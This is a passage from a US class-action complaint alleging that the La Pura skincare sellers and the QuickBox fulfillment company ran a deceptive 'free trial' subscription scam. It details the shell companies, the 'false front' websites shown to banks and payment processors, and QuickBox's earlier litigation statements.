26 the La Pura products misleads customers about the type of results they may expect from
27 using the products.
28

The La Pura Defendants' Misrepresentations and Omissions
Regarding Free Trials

187. One way the La Pura Defendants deceive consumers on their landing pages is to suggest that they are signing up for a “free trial,” when in fact they are not. As described above, the sales funnel repeatedly and expressly states that consumers are signing up for a free trial. Both the “1m” and “13” landing pages describe the offer as a “trial,” and list the price for the product as either “free” or “\$0.00” with the customer only paying \$4.95 or \$4.97 for shipping and handling. The “1m” landing page falsely represent that the victim will get “free bottle,” and the “13” landing page falsely represents that the victim will “just pay a small shipping fee.”

188. On information and belief and based on the sales funnel structure, every customer who purchased La Pura Products was exposed to similar or identical misrepresentations.

189. The La Pura Defendants made material omissions regarding the “free trial” on their website by omitting material information, which they were under a duty to disclose relating to those trials. The La Pura Defendants failed to disclose to consumers who viewed the website that the trial was not in fact free, and that they were signing up for a subscription for the La Pura Products. These terms were concealed by burying them inside a lengthy disclaimer contained in a separate link under “Terms and Conditions” at the very bottom of the page.

190. The La Pura Defendants were under a duty to Plaintiff and the Class Members because they made partial representations—that the cost would be \$0.00 or free and that all they would pay for was shipping and handling—but also suppressed, concealed, or did not disclose material facts that qualify those representations, namely, that there would be an ongoing subscription, that it would include more products than the one the victims signed up for, and that the victims would be charged nearly \$100 every month.

191. The La Pura Defendants knew, or by the exercise of reasonable care should have known, that their omissions were untrue and misleading, and deliberately made the

1 aforementioned omissions in order to deceive reasonable consumers like Plaintiff and other
2 Class Members. Those omissions could have been corrected by including the omitted
3 information in proximity to the trial offer on the La Pura landing page and in any other
4 places where references to a free or trial offer occurred.

5 192. The La Pura Defendants' omissions regarding the subscription payments were
6 material to consumers. A reasonable consumer would attach importance to the truth or
7 falsity of these omissions in deciding whether to purchase the products because if
8 consumers had known they were not signing up for a free trial or that the actual cost would
9 be more than \$100 every month if they did not cancel almost immediately, they would not
10 have agreed to the offer.

11 193. Ms. Tan was damaged by these misrepresentations and omissions
12 individually as described herein, and she relied on them in that she would not have signed
13 up for the offer had she been informed of its terms.

14 **The La Pura Defendants' Misrepresentations**
15 **Regarding Limited Supply**

16 194. The La Pura Defendants' landing pages include representations of limited
17 supply, as described herein. But on information and belief, those purported limitations and
18 the representations that there was "low stock," "limited quantities available," or that there
19 were limitations on how many people could sign up for the product were false.

20 195. These misrepresentations are designed to induce consumers to sign up for
21 trials and to create a false sense of urgency. As a result of these misrepresentations,
22 consumers purchase products they would not have purchased, they pay more for the
23 products than they otherwise would have, or they retain products for longer than they
24 otherwise would have and are damaged by finding that they have been subjected to a
25 subscription to which they did not agree.

26 196. The La Pura Defendants' misrepresentations regarding their purported limited
27 supply are material to consumers. A reasonable consumer would attach importance to the
28 truth or falsity of these misrepresentations in deciding whether to purchase the products

1 because if they knew that the products were not limited in supply and could be purchased
2 at any time, consumers would not feel the need to sign up for a “free trial” on impulse and
3 under time pressure that did not exist based on these representations. Plaintiff and the Class
4 Members reasonably relied upon these representations in making their purchase decisions.

5 **The La Pura Defendants’ Omissions**

6 **Regarding the “False Front” Website**

7 197. The La Pura Defendants also deceived the consumers’ banks and credit card
8 companies by maintaining a “false front” website at the URL described herein. This
9 website was created intentionally to make it appear to outsiders that the victims of the
10 scheme had been informed of their subscriptions and had consented to them. The La Pura
11 Defendants were under a duty to disclose to Plaintiff and the Class Members that they
12 maintained this “false front” websites and to disclose that they routinely used that website
13 to deceive banks and credit card companies to prevent consumers from exercising their
14 right to a chargeback.

15 198. Plaintiff and the Class Members were damaged by these omissions. All
16 members of the class were damaged because had the banks and credit card companies not
17 been unlawfully deceived, the scheme would have been shut down and none of the Class
18 Members would have been billed. The La Pura Defendants further owed duties to all of the
19 Class Members to inform them that there was a “false front” website, and the failure to do
20 so injured every member of the Class.

21 199. The La Pura Defendants made material omissions regarding the “false front”
22 websites by omitting material information which they were under a duty to disclose relating
23 to those sites. The La Pura Defendants failed to disclose to consumers who viewed the
24 landing pages at try-la-pura-skincare.com/lm/ or try-la-pura-skincare.com/l3/ that there
25 was another website, which the La Pura Defendants designed to intentionally deceive the
26 consumer’s banks or credit card companies if they attempted a chargeback, and that they
27 were not bound by any of the terms or other disclosures on the try-la-pura-skincare.com
28 website.

1 200. The La Pura Defendants were under a duty to disclose this information to
2 Plaintiff and the Class Members because the La Pura Defendants had exclusive knowledge
3 of material facts not known to them, namely that there was another website being used as
4 a “false front.”

5 201. Plaintiff and the Class Members did not know this, and it was difficult to
6 discover because that information was not located on the website where they signed up for
7 the trial because the landing pages were designed to be inaccessible and unsearchable from
8 any search engine, and because the “false front” website was placed on an entirely separate
9 URL, which was not linked to the landing pages on which the victims signed up for the
10 “free trial.”

11 202. The La Pura Defendants were under a duty to disclose this information to
12 Plaintiff and the Class Members because the La Pura Defendants engaged in active
13 concealment, and they have engaged in affirmative acts of hiding, concealing, and covering
14 up this matter. The La Pura Defendants made efforts to hide their landing pages from view
15 as described above, to make the landing pages difficult to find, to delete various
16 advertisements so customers could not find them again, and by creating the “false front”
17 website to conceal from their victims and others the actual landing pages that the victims
18 visited.

19 203. The La Pura Defendants were further under a duty to Plaintiff and the Class
20 Members because they made partial representations to the banks and credit card
21 companies—that they had sold the La Pura Products to their victims—but also suppressed,
22 concealed, and did not disclose material facts that qualify those representations, namely
23 that none of the victims had actually signed up for the free trial on the website that was
24 shown to banks and credit card companies. The La Pura Defendants further made partial
25 representations to Plaintiff and the Class Members—that they would receive a free
26 sample—without disclosing that if they attempted a chargeback, Defendants intended to
27 lie about the terms of the agreement to the consumers’ banks and credit card companies.
28

204. The La Pura Defendants knew, or by the exercise of reasonable care should have known, that their omissions were untrue and misleading, and deliberately made the aforementioned omissions in order to deceive reasonable consumers like Plaintiff and other Class Members. Those omissions could have been corrected by including the omitted information in proximity to the trial offer on the try-la-pura-skincare.com/lm/ or try-la-pura.skincare.com/l3/ landing pages, or in follow-up e-mails to their victims, or in proximity to their representations to banks and credit card companies.

205. The La Pura Defendants' omissions regarding the "false front" website were material to consumers. A reasonable consumer would attach importance to the truth or falsity of these omissions in deciding whether to purchase the products because if consumers had known that the La Pura Defendants were maintaining a fake website for the purpose of defrauding their banks and credit card companies, they would not have signed up for the "free trial."

206. Ms. Tan was damaged by these omissions individually as described herein, and relied on them in that she would not have signed up for the offer had she been informed of this information.

The La Pura Defendants

207. The "La Pura Defendants" consist of the La Pura John Doe Defendants (namely, the unknown individual(s) or entities who created the La Pura product), as well as the following companies: Total Health Supply TUA Inc.; DL Group Inc.; Beautiful Skin and Health SL, Inc.; Beauty and Balance LV, Inc.; Coastal Beauty Care KV, Inc.; Coastal Health & Body TML, Inc.; Coastal Skin Care DC, Inc.; Complete Beautiful Skin DT, Inc.; Complete Dietary Health DT Inc.; Diet and Beauty Enterprise JB, Inc.; Diet Focus MG, Inc.; Dietary 8 Leaves TL, Inc.; Dietary Care Group MK, Inc.; Dietary Health DL, Inc.; Dietary Health Management SL, Inc.; Dietary Health Supplements ADN, Inc.; Dietary Mind & Body AR, Inc.; Dietary Pills TTH, Inc.; Dietary Supplements 8 Leaves TL, Inc.; Dietary Supplements NS, Inc.; EM Strength & Wellness Products, Inc.; EW Ideal Health Store, Inc.; EW Radiant Skin Store, Inc.; Fit and Slim Body OLO, Inc.; Fit Body Forever

1 KZ, Inc.; Fit Lifestyle Enterprise JD, Inc.; Fitness & Health Supplements PKL, Inc.;
 2 Flawless Beauty Forever MC, Inc.; Forever Beautiful Products KZ, Inc.; Forever Beauty
 3 and Balance JL, Inc.; Health & Body Care TN, Inc.; Health & Skin Nutrition JLN, Inc.;
 4 Health & Wellness Products EM, Inc.; Health and Diet Products ISA, Inc.; Health and
 5 Fitness Lifestyle JL, Inc.; Health Enterprise AR, Inc.; Health Enterprise LT, Inc.; Health
 6 Skin and Beauty Maya, Inc.; Health Skin and Body JB, Inc.; Healthy and Slim TT, Inc.;
 7 Healthy Beautiful Skin JD, Inc.; Healthy Body & Balance CD, Inc.; Healthy Fit Lifestyle
 8 DC, Inc.; Healthy Leaves TL, Inc.; Healthy Lifestyle Diet JL, Inc.; Healthy Skin Group
 9 TQH, Inc.; Healthy Skin Lifestyle JB, Inc.; Healthy Supplements Maya, Inc.; Ideal Skin &
 10 Health Care NA, Inc.; Lasting Fitness & Beauty JLN, Inc.; PKL Everlasting Beauty, Inc.;
 11 Radiant Skin & Body Shop ATN, Inc.; Remarkable Beauty TN, Inc.; Remarkable Health
 12 Supply PO, Inc.; Select Skin Products MV, Inc.; Skin and Beauty NS, Inc.; Skin Beauty &
 13 Health JN, Inc.; Skin Beauty and Balance CD, Inc.; Skin Beauty Enterprise MG, Inc.; Skin
 14 Beauty Products ISA, Inc.; Skin Care Enterprise TTH, Inc.; Skin Care Group MK, Inc.;
 15 Skin Products Rubio, Inc.; Strength & Fitness Lifestyle LT, Inc.; Total Fitness & Health
 16 MC, Inc.; and Vibrant Face & Beauty Shop ATN, Inc.


17 208. On information and belief, there are still unknown John Doe Defendants
 18 which are shell companies and which are also part of the “La Pura Defendants” because
 19 they were created and used to sign up for merchant accounts used as part of the scam, as
 20 described further herein.

21 209. The La Pura Defendants operate both the www.try-la-pura-skincare.com and
 22 www.la-pura-skinproducts.com websites. They further operate all of the “false front”
 23 websites at issue in this case, including the ones described specifically herein and in Exhibit
 24 2, which is incorporated herein by reference.


25 210. Each of the shell companies listed runs one or more “false fronts.” Exhibit 2
 26 maps out the known websites associated with each shell company Defendant, but on
 27 information and belief, there remain a number of similar unidentified websites operated by
 28 the La Pura Defendants.

211. While the www.la-pura-skinproducts.com website is designed to be shown to banks or credit card companies investigating chargebacks, the “false fronts” in Exhibit 2 are designed to be shown to merchant processing companies (who may or may not be aware that La Pura is a fraud, but who need a website compliant with applicable rules and regulations to approve a “MID” or merchant ID).

212. An example of one of these “false fronts” appears below, which is from <https://beautifullyremarkablehealthyskin.com/>:



213. But the same Defendant, Total Health Supply TUA, Inc., operates multiple other near-identical websites with slightly different product labels. Below is a screenshot from <https://beautyhealthremarkableskin.com/>:



214. The La Pura Defendants operate at least several hundred of these websites with relabeled versions of the same products with slightly different names—all designed to appear legitimate, with clear disclosures of terms of a subscription in their shopping carts.

215. The reason for the multiplicity of products, websites, and shell companies is that they are part of a scheme to commit bank fraud. The nature of this scheme—and of the La Pura Defendants’ operation—was laid bare in a report from a receiver appointed in a Federal Trade Commission case against a different free trial scammer, *Federal Trade Commission v. Apex Capital Group, LLC et al.*²⁷ That receiver took control over the assets of a near-identical operation, and was thus able to provide an inside view of how their organization operated.

216. Like the La Pura Defendants, the Defendants in the *Apex Capital* case operated two distinct types of web pages, which the receiver dubbed “sales pages” and

²⁷ Preliminary Report of Temporary Receiver, dkt. 31, *Federal Trade Commission v. Apex Capital Group, LLC et al*, No. 2:18cv9573 (C.D. Cal. filed Nov. 14, 2018).

1 “bank pages.” As in this case, there were hundreds of the “bank pages,” or false fronts,
 2 which were being used by the *Apex Capital* scammers to obtain approval from merchant
 3 processors and create hundreds of merchant accounts:²⁸

4
 5 Lyons was responsible for the hundreds of “bank pages” or “clean pages.”
 6 Bank pages clearly lay out all material terms of a sale and are submitted to
 7 merchant processors as part of the application process. Processors rely on the
 8 webpage submitted by merchant account applicants to accurately portray the
 9 offer and terms of sale. Defendants lied to processors via the submission of
 10 false websites (and in numerous other ways). When asked what the distinction
 11 was between bank pages and sales pages, Lyons could not explain the
 12 difference or why two pages were necessary. His only comment was that sales
 13 pages were more “salesy.”

14 217. The reason the La Pura Defendants created hundreds of these false fronts or
 15 “bank pages” was the same: to defraud credit card companies, a necessity given how often
 16 their merchant accounts would be flagged for fraud.

17 218. As the *Apex Capital* receiver explained, this constant proliferation of websites
 18 was a necessity given the merchant processing issues faced by this kind of scammer:²⁹

19 Apex controlled more than a thousand websites.... Since each merchant
 20 account was required to be associated with a specific website, there had to be
 21 a proliferation of websites to match the proliferation in merchant accounts. As
 22 discussed above, Defendants created bank pages which could be submitted
 23 during the merchant account application process. Indeed, Lyons was
 24 specifically tasked with creating these pages, which had to constantly change
 25 as products and processors changed. These bank pages do not, however, drive
 26 consumer traffic – that is achieved by deceptive advertisements placed by
 27 affiliates and sales pages created by vendors.

28 219. Just as the La Pura Defendants did, the *Apex Capital* scammers created
 29 numerous shell corporations to enable them to sign up for new merchant accounts. The La

²⁸ *Id.* at 7 n.11.

²⁹ *Id.* at 12.

1 Pura Defendants did so in the names of various individuals who appear to have been
2 recruited as figureheads. The *Apex Capital* receiver explains how this worked:³⁰

3
4 Defendants overcame the merchant account challenge by recruiting people
5 who were not on the MATCH list (aka Terminated Merchant File) to act as
6 straw persons. Defendants built a stable of merchant accounts by enticing
7 individuals to act as signors for entities applying for the accounts. Camacho
8 was tasked with recruiting these individuals, who were paid \$1,000 per month
9 commissions (less a \$250 cut taken by Camacho), to act as the owners of the
10 entities. Defendants did all the work necessary: they formed the entity; opened
11 a bank account in the name of the entity; submitted the merchant account
12 application to the processor; and created clean bank pages for the processor to
13 review.

14 220. The La Pura Defendants' scheme worked in the same way. After these large
15 volumes of merchant accounts were obtained, they used the Konnektive Defendants'
16 software to perform "load balancing"—to automatically spread the purchases across
17 merchant accounts so that chargeback levels would be balanced and the merchant accounts
18 would not be flagged and cancelled. A normal business would only need one merchant
19 account, because they are following the rules. The La Pura Defendants needed to run their
20 purchases through hundreds of them, forcing the banks and credit card companies to play
21 whack-a-mole and ensuring the fraud would continue and that they could keep selling La
22 Pura.

23 221. On information and belief, the La Pura Defendants do not follow corporate
24 formalities and are liable for one another's actions as alter egos. On information and belief,
25 all of these entities further commingle their assets and resources without regard for
26 corporate formalities. The various individuals named as the executives and officers of the
27 shell company defendants are not, in fact, in charge of those companies, and on information
28 and belief are being paid to act as "front men." This is evidenced by all of those companies

³⁰ *Id.* at 10.

1 using the same registered agent to conduct their filings (Elinor Spector) and by all of the
 2 shell companies making filings in concert in certain periods (for example, March 2020).
 3 All of their merchant accounts are being used by a John Doe or John Does in a single CRM
 4 implementation, rotated by the Konnektive load balancer. The shell companies' merchant
 5 accounts are also being used to bill for products such as La Pura which they have no legal
 6 or formal connection to. It would be inequitable not to treat these entities/individuals as
 7 alter egos of one another because the corporate structure is a sham designed to avoid paying
 8 taxes, frustrate creditors, avoid document discovery requests, and hide assets.

9 222. Each of the shell companies identified and listed as one of the La Pura
 10 Defendants is either a California corporation or has its principal place of business in
 11 California. As such, they are subject to personal jurisdiction because they are subject to
 12 general jurisdiction in California.

13 223. The location of the John Does who created the La Pura product is currently
 14 unknown, but because they were operating all of their shell companies in California and
 15 their business operations are based out of California, they are also subject to general
 16 jurisdiction in California.


17 **The QuickBox Defendants**

18 224. Essential to the La Pura "free trial" scheme are the QuickBox Defendants, all
 19 of whom are familiar players in the "free trial" scam. The "QuickBox Defendants" consist
 20 of Defendants Quick Box LLC, Quick Holdings LLC, Stephen Adele, Chad Biggins, and
 21 James Martell. Together, they do business under the name "QuickBox Fulfillment."

22 225. QuickBox Fulfillment is a "fulfillment company" which purports to be a
 23 simple shipping company. They have claimed in sworn declarations in prior litigation
 24 involving alleged free trial scams to have nothing to do with their customers' businesses
 25 other than receiving products, storing them, and shipping them to customers. But this is
 26 anything but the truth. The company was founded by and for free trial scammers, and
 27 throughout its history has intentionally and knowingly provided its clients with assistance
 28 in defrauding consumers. The La Pura scam is just one among many free trial scams that

1 the QuickBox Defendants have built their business on, taking a cut of the proceeds in
2 exchange for a variety of support services.

3 226. The address for QuickBox’s Colorado fulfillment center is listed as the return
4 address for the La Pura products on the “lm” landing page, indicating that it is in fact the
5 company that shipped La Pura to Plaintiff Tan and the Class Members.³¹ The “13” landing
6 page lists a different address in Florida, but on information and belief, the “lm” landing
7 page is the more recent one and is the one from which Ms. Tan signed up for the “free
8 trial.”



17 227. As QuickBox CEO Stephen Adele previously testified, QuickBox requires
18 its customers to list the Quick Box fulfillment center address as their return address: “That
19 is customary for all of our clients to do, put our return address on their return policy. In
20 fact, I think it’s required by law, too, isn’t it?”³²

21 228. It is unclear whether the Florida address is associated with the QuickBox
22 Defendants or whether there has been a change in fulfillment companies for the La Pura
23 products. But the “false fronts” used to bill Plaintiff Tan also list QuickBox’s fulfillment
24 center as the return address, making clear that the QuickBox Defendants shipped the
25 product to her and were assisting in the scam when she was injured. The below is an excerpt
26

27 ³¹ <https://www.try-la-pura-skincare.com/lm/page-contact.php> (last visited May 27,
28 2020).

³² Ex. I at 115:24 – 116:1, 117:8–12, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 71.

from the “false front” websites’ terms of service for the three merchant accounts used to bill Ms. Tan (all three terms of service contain this address):³³

Address the return package to: 11551 East 45th Ave. Unit C Denver, CO
80239 - ATTN: Returns

229. The “false front” at <https://www.la-pura-skinproducts.com/> (which is also the domain from which the La Pura John Does e-mailed Ms. Tan) similarly lists the La Pura address as being the QuickBox Defendants’ Colorado address:



230. As described below, the La Pura marketing language was taken from QuickBox’s advertising templates it distributes to its customers. And QuickBox’s “Collagen Serum” appears to be a generic version of La Pura’s “Tightening Serum” and “Eye Serum.”³⁴

231. As La Pura’s return processor, QuickBox is aware of the numerous customers who submit the products for return. Along with these returns, QuickBox is notified by

³³ See <https://beautifullyremarkablehealthyskin.com/policies/terms-of-service> (last visited May 27, 2020); <https://beautyhealthremarkableskin.com/policies/terms-of-service> (last visited May 27, 2020); <https://www.skincarehealthybeautygroup.com/terms> (last visited May 27, 2020).

³⁴ See http://quickbox.com/wp-content/uploads/2018/06/CollagenSerum_ProductSheet_V2.pdf (last visited May 27, 2020).

1 unhappy victims that they are being scammed with false advertisements and fake celebrity
2 endorsements.

3 232. The QuickBox Defendants' role in handling product returns for La Pura
4 means that they necessarily would have had knowledge of customer complaints about the
5 La Pura Products. On information and belief, they would have received numerous
6 complaints similar to the ones flooding various Internet pages regarding the La Pura
7 products.

8 233. This is not the first time Quick Box LLC has been sued for its involvement in
9 free trial scams. Quick Box LLC is a defendant in a pending lawsuit in New York federal
10 court for participating in a host of similar scams (the "New York Action").³⁵ There, the
11 Plaintiff alleged that Quick Box LLC violated its trademarks by assisting an Internet
12 scammer in selling a host of counterfeit products as part of a celebrity free trial scam that
13 operated identically to the one here.

14 234. Notably, in the First Amended Complaint in that lawsuit—filed on January 4,
15 2019—Quick Box LLC and its executives and owners were indisputably put on notice of
16 the exact details of the free trial scams its customers were running.

17 235. For example, that complaint describes what the QuickBox Defendants were
18 assisting in as follows:³⁶

19
20 As evidenced by the Consumer Complaints, numerous consumers accept
21 Defendant Digby's online offers for purportedly "free" samples, and agree to
22 incur a relatively small fee for shipping, around \$5. Consumers typically
23 receive the purportedly free samples within a reasonable time. However, after
24 receiving the ordered samples, Defendant Digby begins to charge consumers
25 much higher amounts, for hundreds of dollars per month, for the alleged
26 purchase of larger quantities of Defendant Digby's products, effectively
27 converting—without customer permission—what are free sample orders into

28 ³⁵ The action is captioned, *RV Skincare Brands LLC v. Digby Investments Limited, Quick Box, and the Internet Domain Names GetReviveSkin.com et al.*, No. 1:18-cv-08411-VEC (S.D.N.Y.), filed on September 14, 2018.

³⁶ First Amended Complaint at 31-32 ¶ 95, *RV Skincare Brands LLC v. Digby Investments Limited et al.*, No. 1:18-cv-08411-VEC (S.D.N.Y. Jan. 4, 2019), dkt. 22.

an expensive continuity program. As seen in Exhibit U, Defendant Digby's unauthorized charges are effected through the complaining consumers' credit cards. Through this scheme, Defendants exact vast amounts of money from unsuspecting consumers to effect a forced sale of unwanted quantities of Defendant Digby's products.

236. The New York Action Complaint also attached a copy of the Better Business Bureau Report (attached hereto as Exhibit 1 to the instant Complaint)—meaning that the QuickBox Defendants were in possession of that report as of January 4, 2019 and knew full well what the free trial scam was and the details of how it worked.³⁷ The New York Action Complaint further provided the QuickBox Defendants with a Good Morning America segment on how the free trial scam works, as well as numerous examples of landing pages and how to identify them.³⁸

237. Instead of cleaning up its customer rolls and ending its involvement in helping free trial scammers, the QuickBox Defendants chose to rely on what is commonly termed the Sergeant Shultz Defense: "I know nothing!"³⁹ They initially told the New York Federal Court precisely this, claiming in a sworn declaration to have no idea who the other defendants in that lawsuit were and to have had nothing to do whatsoever with shipping any of the scam products at issue there.⁴⁰ Quick Box LLC was eventually forced to admit that it had shipped at least two of the products identified by the plaintiffs in that lawsuit,

³⁷ *Id.* at 32 ¶ 95; *Id.* at Ex. W.

³⁸ *Id.* at 34-35.

³⁹ The "Sergeant Shultz Defense" is "a legal strategy where a defendant claims innocence by virtue of having been ignorant of facts of which the defendant would normally be expected to be aware." See https://en.wikipedia.org/wiki/Idiot_defense (last visited Apr. 14, 2020).

⁴⁰ Declaration of Nicholas Martell, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y. Feb. 14, 2019), dkt. 39 at ¶ 2 ("In fact, QuickBox had never heard of Defendant Digby or Plaintiff RV Skincare until service of the First Amended Complaint."); *id.* at ¶ 5 ("QuickBox has never provided any services to Defendant Digby and never had a relationship with Digby."); *id.* at ¶ 7 (denying allegations that QuickBox shipped various products "because again QuickBox has never worked with Defendant Digby."); see also dkt. 41 at 9-10 (broadly and emphatically denying all allegations that QuickBox sold infringing products).

despite its original denials.⁴¹ Its denial was in part premised on the argument that QuickBox’s shipping address on the label of a product “does not mean, however, that QuickBox ever worked with Defendant Digby,”⁴² when its executives later admitted after jurisdictional discovery had been conducted that QuickBox’s customers are required to include the QuickBox address for their returns.⁴³

238. In the New York Action, Quick Box LLC moved to dismiss for lack of personal jurisdiction. And in doing so, Quick Box LLC intentionally lied to a United States Federal Court about its role with respect to its customers, trying to portray itself as solely a fulfillment company involved in shipping, when it is in fact a scam-consulting operation that provides a broad array of other services, from marketing to label design to advertising consulting to chargeback mitigation to website integration with CRM systems.

239. Quick Box LLC described its business in its Motion to Dismiss as follows:⁴⁴

QuickBox provides fulfillment services to brand name retailers and smaller web-based businesses who advertise and sell products to consumers. Id. ¶ 3. Because QuickBox’s role is limited, it is important to understand what QuickBox does not do. QuickBox does not advertise to consumers, sell products to consumers, or receive payment from consumers. Id. **Nor does QuickBox provide any advertising, website operation, payment processing, or customer support call center services to its clients.** Id. Rather, as a fulfillment services company, QuickBox serves its clients by ensuring that their products are delivered quickly and accurately from QuickBox’s warehouse to the doorsteps and mailboxes of consumers. Id.

⁴¹ Compare *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019) Dkt. 22 at ¶ 100 (alleging that two products, Revive and Le Reviva, were shipped by QuickBox and bore its address on their labels) to Dkt. 71, ex. J (shipping data proving that QuickBox did in fact ship these two products).

⁴² Memorandum of Law In Support of Motion to Dismiss at 10, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 41.

⁴³ Ex. I at 115:24 – 116:1, 117:8-12, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 71.

⁴⁴ Memorandum of Law In Support of Motion to Dismiss at 3, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 41 (emphasis added).

240. In fact, Quick Box LLC does provide advertising to its clients (alongside many other marketing services tailored specifically to the free trial scam). The QuickBox Defendants directly write proposed advertising copy and provide those draft advertisements as examples to its customers. But Quick Box LLC repeated this false statement—that it does not provide any advertising and that it is a mere fulfillment company—in a sworn declaration from its Chief Financial Officer, Nicholas Martell.⁴⁵

241. Similarly, Quick Box LLC’s CEO, Defendant Stephen Adele, lied under oath in a deposition about the services the QuickBox Defendants provide to their customers, falsely testifying in the New York action that: “Well, how – how our clients market their products or produce marketing claims is not something that we participate in.”⁴⁶

242. These sworn statements are belied by what QuickBox tells its clients in presentations available on its own website. The QuickBox Defendants tout the expertise of their owners in marketing “nutra” products as being one of the benefits of hiring them:⁴⁷



**Owners Were
Marketers**
better able to
serve our
customer base

⁴⁵ Declaration of Nicholas Martell, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 39.

⁴⁶ Ex. I at 18:8-10, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 71.

⁴⁷ QuickBox Press Kit 2020, https://quickbox.com/wp-content/uploads/2020/04/QuickBoxFulfillment_PressKit_2020.pdf (last visited Apr. 16, 2020).

243. In another presentation, the QuickBox Defendants expand upon their owners' role in advising their clients on their businesses: "Our ownership team has a combined experience of over 75 years in the health and beauty sector. 20+ years in nutraceutical formulation and 15+ years of experience in skincare brand development has allowed us to create our complete line of custom dietary supplements and skincare treatments which are available through our OnDemand, white label inventory program. In addition, our other owners all come from a background of building and selling scalable and profitable health and beauty e-commerce businesses."⁴⁸

244. The QuickBox Defendants provide product sheets for their private labeled products. Those product sheets not only specifically suggest a product design, they also include detailed sample advertising copy written by QuickBox and provided to its clients to assist them in marketing their versions of the product. An example for "Hydrofirm" appears below:⁴⁹



⁴⁸ QuickBox Website, https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask_V2.pdf (last visited Apr. 16, 2020).

⁴⁹ QuickBox Website, https://quickbox.com/wp-content/uploads/2018/12/Hydrofirm_ProductSheet_V2.pdf (last visited Apr. 16, 2020).

245. These product sheets contain detailed pre-written advertising copy created by QuickBox for use by its customers, including references to purported scientific studies, descriptions of the benefits of the products, and the benefits of the ingredients. For example, the Hydrofirm product sheet above contains pre-written language that can simply be copy-pasted into a website or advertisement:

Hydrofirm for Maximum Skin Moisture and Anti-Aging!

Featuring advanced ingredients to reduce the appearance of fine lines and wrinkles, while maintaining maximum moisture, Hydrofirm is a 2 in 1 day and night cream. It was specially formulated to improve the skin's texture, elasticity, and firmness, as it diminishes and prevents fine lines and wrinkles, and has been shown to:




- Smooth Out Fine Lines and Wrinkles*
- Boost Collagen Production and Promote Skin Cell Renewal*
- Provide Deep Hydration to Skin, Instantly*
- Improve Overall Skin Tone and Texture*

All with no side effects, toxins, or health risks!

246. Notably, the La Pura advertising copy on its website is simply a re-written version of the advertising copy QuickBox provides to its clients for wrinkle creams. Far from being just a simple fulfillment company, QuickBox did in fact write the language that was ultimately used on the La Pura scam website. Compare QuickBox's suggested bulleted copy in one of its product sheets⁵⁰ to the final bulleted version used by the La Pura scammers:⁵¹

